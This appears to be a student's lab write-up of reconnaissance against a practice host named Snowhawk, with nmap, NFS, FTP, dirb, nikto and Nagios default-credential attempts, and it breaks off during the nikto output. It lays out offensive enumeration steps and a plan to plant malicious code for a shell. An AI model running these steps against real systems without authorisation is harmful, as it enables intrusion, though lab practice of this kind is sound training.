
Target: 192.168.2.155

Kali: 10.8.0.131

Perform small, medium and large scans


- sudo nmap -Pn -T5 -p- 192.168.2.155 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.155 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.155 -oA large



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Snowhawl-192.168.2.155]
└─$ nmap -Pn -T5 192.168.2.155
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-28 10:14 EDT
Nmap scan report for 192.168.2.155
Host is up (0.025s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2049/tcp open  nfs
5801/tcp open  vnc-http-1
5901/tcp open  vnc-1

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

Port 445 is open, I will first try eternal blue

- nmap --script smb-vuln* -p 445 <ip>




```
└─$ nmap --script smb-vuln* -p 445 192.168.2.155
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-28 10:16 EDT
Nmap scan report for 192.168.2.155
Host is up (0.0056s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (on
e or more fields are missing); aborting [14]
|_smb-vuln-ms10-054: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null defere
nce
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 5.68 seconds
zsh: segmentation fault  nmap --script smb-vuln* -p 445 192.168.2.155
```

It is not vulnerable

There is a nfs share and the ftp port is open, as I wait for the medium scan I will try to mount to the nfs.

- sudo showmount -e 192.168.2.155




```
[ --no-headers] [ --help] [ --version] [host]

┌──(kali㉿kali)-[~/Desktop/studies/scans/Snowhawl-192.168.2.155]
└─$ sudo showmount -e 192.168.2.155
Export list for 192.168.2.155:
/home/prator    *
/srv/www/htdocs  *
/srv/www/cgi-bin *

┌──(kali㉿kali)-[~/Desktop/studies/scans/Snowhawl-192.168.2.155]
```

```
zsh: corrupt history file /home/kali/.zs
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

It looks promising as the directory could be linked to the webservice running on port 80, I will mount the share.

- cd /tmp
- mkdir 155mount
- sudo mount -t nfs 192.168.2.155:/prator /155mount




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Snowhawk_192.168.2.155]
└─$ sudo mount -t nfs 192.168.2.155:/prator 155mount
mount.nfs: access denied by server while mounting 192.168.2.155:/prator
```

Access denied


We will try to the webservices

- sudo mount -t nfs 192.168.2.155:/srv/www/cgi_bin 155mount



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Snowhawk_192.168.2.155]
└─$ sudo mount -t nfs 192.168.2.155:/srv/www/cgi_bin 155mount
mount.nfs: access denied by server while mounting 192.168.2.155:/srv/www/cgi_bin
```

Access denied




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Snowhawk_192.168.2.155]
└─$ sudo mount -t nfs 192.168.2.155:/srv/www/htdocs 155mount
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop/studies/scans/Snowhawk_192.168.2.155]
└─$ sS
```

- sudo mount -t nfs 192.168.2.155:/srv/www/htdocs 155mount

This one has worked!


- cd 155mount



```
┌──(kali㉿kali)-[~/…/studies/scans/Snowhawk_192.168.2.155/155mount]
└─$ ls -la
total 40
drwxr-xr-x 2 root root 4096 Oct  4  2020 .
drwxr-xr-x 3 kali kali 4096 Oct 28 10:20 ..
-rw-r--r-- 1 root root 2205 Dec 14  2005 apache_pb22_ani.gif
-rw-r--r-- 1 root root 2410 Dec 14  2005 apache_pb22.gif
-rw-r--r-- 1 root root 1502 Dec 14  2005 apache_pb22.png
-rw-r--r-- 1 root root 2326 Nov 20  2004 apache_pb.gif
-rw-r--r-- 1 root root 1385 Nov 20  2004 apache_pb.png
-rw-r--r-- 1 root root  302 Mar 13  2006 favicon.ico
-rw-r--r-- 1 root root   44 Nov 20  2004 index.html
-rw-r--r-- 1 root root   26 Dec  3  2008 robots.txt
```

```
zsh: corrupt history file /home/kali/.zs
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

We are in a directory linked to a website, if we can put some malicious code here we should be able to gain access to a shell.




```
┌──(kali㉿kali)-[~/…/studies/scans/Snowhawk_192.168.2.155/155mount]
└─$ vim apache_pb.png

┌──(kali㉿kali)-[~/…/studies/scans/Snowhawk_192.168.2.155/155mount]
└─$ vim robots.txt

┌──(kali㉿kali)-[~/…/studies/scans/Snowhawk_192.168.2.155/155mount]
└─$ cp robots.txt robot.txt
cp: cannot create regular file 'robot.txt': Permission denied

┌──(kali㉿kali)-[~/…/studies/scans/Snowhawk_192.168.2.155/155mount]
└─$ mv robots.txt robot.txt
mv: cannot move 'robots.txt' to 'robot.txt': Permission denied
```

It does not look like we can place any files in this directory so unfortunately no luck

We will try the ftp server

- ftp 192.168.2.155
- ls -la




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Snowhawl-192.168.2.155]
└─$ ftp 192.168.2.155
Connected to 192.168.2.155.
220 Welcome to Snowhawk
Name (192.168.2.155:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||30060|)
553 Could not create file.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> put test.txt
local: test.txt remote: test.txt
200 EPRT command successful. Consider using EPSV.
553 Could not create file.
```

```
zsh: corrupt history file /home/kali/.zs
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

It is also not accessible, we'll have to find another way

I'll see what a UDP scan turns up

- sudo nmap -sU -T5 -Pn 192.168.2.155




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Snowhawl-192.168.2.155]
└─$ sudo nmap -sU -T5 -Pn 192.168.2.155
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-28 11:46 EDT
Warning: 192.168.2.155 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.2.155
Host is up (0.0070s latency).
Not shown: 980 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
19/udp    closed chargen
111/udp   open   rpcbind
137/udp   open   netbios-ns
177/udp   open   xdmcp
683/udp   closed corba-iiop
776/udp   closed wpages
2049/udp  open   nfs
5353/udp  open   zeroconf
9199/udp  closed unknown
19161/udp closed unknown
19294/udp closed unknown
19933/udp closed unknown
20791/udp closed unknown
28493/udp closed unknown
31189/udp closed unknown
32771/udp closed sometimes-rpc6
36108/udp closed unknown
37144/udp closed unknown
41081/udp closed unknown
42172/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 10.00 seconds
```

```
zsh: corrupt history file /home/kali/.zs
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 1615460'
Hayden Bruinsma 1615460
```

There is a xdmcp server available on udp that we might be able to connect to but i've done some research and am unsure how to configure it so I'll keep searching for now as there are some other options to explore.

We'll use dirb and nikto on the web service to enumerate further

- dirb http://192.168.2.155/
- nikto 192.168.2.155




```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.155/ ----
+ http://192.168.2.155/~bin (CODE:403|SIZE:1010)
+ http://192.168.2.155/~ftp (CODE:403|SIZE:1010)
+ http://192.168.2.155/~lp (CODE:403|SIZE:1010)
+ http://192.168.2.155/~mail (CODE:403|SIZE:1010)
+ http://192.168.2.155/~nobody (CODE:403|SIZE:1010)
+ http://192.168.2.155/cgi-bin/ (CODE:403|SIZE:1024)
+ http://192.168.2.155/favicon.ico (CODE:200|SIZE:302)
+ http://192.168.2.155/index.html (CODE:200|SIZE:44)
==> DIRECTORY: http://192.168.2.155/manual/
+ http://192.168.2.155/nagios (CODE:401|SIZE:1253)
+ http://192.168.2.155/robots.txt (CODE:200|SIZE:26)
+ http://192.168.2.155/server-status (CODE:403|SIZE:1010)
```

```
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605

┌──(kali㉿kali)-[~]
└─$ 
```

From dirb, the nagios directory is available, we'll try default login credentials and see if they work.

- sudo nmap -Pn -n --script http-default-accounts -p 80 192.168.2.155 --open -T5 -



```
Scanned at 2022-10-28 22:28:37 EDT for 1s

PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 63
| http-default-accounts:
|   [Nagios] at /nagios/
|     nagiosadmin:nagios
|     nagiosadmin:nagiosadmin
|     nagiosadmin:PASSW0RD
|_    nagiosadmin:CactiEZ
```

```
zsh: corrupt history file /home/kal
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```


Username: nagiosadmin
Password: PASSW0RD

It looks like the credentials worked but didn't take us anywhere, perhaps there is more to enumerate in this directory after authentication, I'll look into possible nagios exploits.

Nagios was a dead end as the below link lead nowhere

- http://192.168.2.155/nagios/cgi-bin/statuswml.cgi

Nikto scan has finished




```
└─$ nikto -h 192.168.2.155
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.2.155
+ Target Hostname:    192.168.2.155
+ Target Port:        80
+ Start Time:         2022-10-28 22:24:07 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.10 (Linux/SUSE)
+ Server may leak inodes via ETags, header found with file /, inode: 617742, size: 44, mtime: Sat Nov 20 15:16:24 2004
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of X
SS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ OSVDB-637: Enumeration of users is possible by requesting ~username (responds with 'Forbidden' for users, 'not found'
 for non-existent users).
+ Apache/2.2.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch
.
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http:
//www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var,
 HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.htm
l.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOU
